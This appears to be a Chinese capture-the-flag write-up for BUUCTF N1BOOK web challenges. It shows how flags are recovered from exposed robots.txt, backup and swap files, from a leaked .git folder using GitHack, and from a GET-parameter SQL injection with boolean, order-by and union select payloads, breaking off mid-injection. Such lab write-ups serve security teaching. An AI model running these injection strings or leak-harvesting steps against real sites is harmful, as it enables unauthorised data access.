
BUUCTF-N1BOOK-WP

石头和旺仔 于 2021-04-05 11:41:16 发布 723 收藏 1
文章标签： unctf

BUUCTF-N1BOOK-WP

[第一章 web入门]

常见的搜集



敏感文件

Hello, CTFer!


信息搜集之所以重要，是因为其往往会带给我们一些意想不到的东西

hack fun

首先，打开页面源代码，没有发现任何价值信息。根据提示，猜测可能是敏感文件泄漏，直接上dirsearch扫描。
下载地址：

```
https://github.com/maurosoria/dirsearch
```


扫描出来有：/robots.txt，访问得到如下的内容，



http://f7e54f2b-49ee-4c66-bccd-ead8a902b384.node3.buuoj.cn/robots.txt

```
User-agent: *
Disallow:
/flag1_is_her3_fun.txt
```


继续访问/flag1_is_her3_fun.txt，得到部分flag1



http://f7e54f2b-49ee-4c66-bccd-ead8a902b384.node3.buuoj.cn//flag1_is_her3_fun.txt

```
flag1:n1book{info_1
```

访问index.php~ 得到flag2



http://f7e54f2b-49ee-4c66-bccd-ead8a902b384.node3.buuoj.cn/index.php~

敏感文件

Hello, CTFer!

信息搜集之所以重要，是因为其往往会带给我们一些意想不到的东西


hack fun

flag2:s_v3ry_im


dirsearch 扫描结果还有

/.index.php.swp

下载下来之后得到flag3



```
[12:10:01] 429 -  568B  - /.idea/libraries
[12:10:03] 200 -   12KB - /.index.php.swp
[12:10:03] 429 -  568B  - /.jazzy.yaml
```




```
▯  ▯▯  ?  ?  ?  P
 ▯
 ?  ?  ?  ?  R  ?  |▯  q▯  p▯  b▯  a▯  X▯  W▯  V▯  =▯  <▯  &▯  ?  ?  ?  ?  ?  €
 L
 9
 ▯
 ?  ?  4        ▯       ?  ?  ?  ?  ?  ?  ?  ?  ?  ?  H▯  ▯  ?  w▯  t▯  s▯  d▯  ?









                   </body></html>         <script src="./Bootswatch_
ketchy_files/custom.js"></script>      <script src="./Bootswatch_
ketchy_files/bootstrap.min.js"></script>      <script src="./Bootswatch_
ketchy_files/popper.min.js"></script>      <script src="./Bootswatch_
ketchy_files/jquery.min.js"></script>       </div>          </div>          </div>
  <?php echo 'flag3:p0rtant_hack}';?>              <p>hack fun</p>             <hr
lass="my-4">                  <p class="lead">淇℃伅鏀堕泦涔嬫墍浠ラ噸瑕佸紝鏄    条涓哄疂寰€寰€
鹿甫緇欐垜浠   鏀浜涙剩鍗充笉鍒扮殑涓滆タ</p>               <h1 class="display-3">Hello, CTFer!
/h1>                  <div class="jumbotron">            <div class="bs-component">
/div>                  <h1 id="containers">鏁忔劅鏂囦欢</h1>              <div class="page-header">
     <div class="col-lg-12">          <div class="row">
================================================ -->        <!-- Containers   <div
lass="container">      <body>      </script>       })();        var s =
ocument.getElementsByTagName('script')[0]; s.parentNode.insertBefore(ga, s);        ga.src =
'https:' == document.location.protocol ? 'https://ssl' : 'http://www') + '.google-
nalytics.com/ga.js';         var ga = document.createElement('script'); ga.type =
text/javascript'; ga.async = true;      (function() {         _gaq.push(['_trackPageview']);
 _gaq.push(['_setAllowLinker', true]);        _gaq.push(['_setDomainName', "bootswatch.com"]);
 _gaq.push(['_setAccount', 'UA-23019901-1']);        var _gaq = _gaq || [];       <script
ype="text/javascript" async="" src="./Bootswatch_ Sketchy_files/ga.js"></script><script
link rel="stylesheet" href="./Bootswatch_ Sketchy_files/custom.min.css">   <link
```

最后拼接flag

n1book{info_1s_v3ry_imp0rtant_hack}

粗心的小李



Git测试

Hello, CTFer!

当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当，可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。


小李好像不是很小心，经过了几次迭代更新就直接就把整个文件夹放到线上环境了:(

very easy

git泄漏，二话不说，直接上GitHack-master

```
python GitHack.py http://7f12c0b8-2555-49ec-a784-4950c3a6081c.node3.buuoj.cn/.git
```

打开下载下来的index.html找到flag



Git测试
Git测试
File
/home/kali/Desktop/CTF-TOOLS/GitHack-master/7f12c0b8-2555-49ec-a784-...
Apps
Debian.org
Latest News
Help

Git测试

Hello, CTFer!


当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当，可能会将.git文件夹直接部署到线境。这就引起了git泄露漏洞。

小李好像不是很小心，经过了几次迭代更新就直接就把整个文件夹放到线上环境了:(

n1book{git_looks_s0_easyfun}


flag：n1book{git_looks_s0_easyfun}

SQL注入-1



d0140f09-38c5-459e-9edf-6c
http://d0140f09-38c5-459e-9edf-6e0dceb6ea34.node3.buuoj.cn/index.php?id=1

notes




Happy

Why am I feeling so happy today? Well, I just got to spend three days with some of my very best friends having fun together. Yes, I am happy because I had so much fun, but I am also happier because of my connections to these people. Belonging to a community of people helps us feel connected to something greater than ourselves. Research has actually shown that people who are part of community have less stress, recover more quickly from illnesses, and have less chance of a mental illness.

一看是GET型

测试是否存在注入：?id=1’ and 1=1–+ 正常，?id=1’ and 1=2–+ 报错，存在注入




d0140f09-38c5-459e-9edf-6e0dceb6ea34.node3.buuoj.cn/index.php?id=1' and 1=1--+

notes

Happy

Why am I feeling so happy today? Well, I just got to spend three days with some of my very best friends having fun together. Yes, I am h because I had so much fun, but I am also happier because of my connections to these people. Belonging to a community of people helps feel connected to something greater than ourselves. Research has actually shown that people who are part of community have less stres recover more quickly from illnesses, and have less chance of a mental illness.




d0140f09-38c5-459e-9edf-6e0dceb6ea34.node3.buuoj.cn/index.php?id=1' and 1=2--+

notes

?id=1’ order by 3 --+ 正常，?id=1’ order by 4 --+ 报错，说明有3列数据

?id=-1’ union select 1,2,database() --+ 联合查询显示数据库名称：

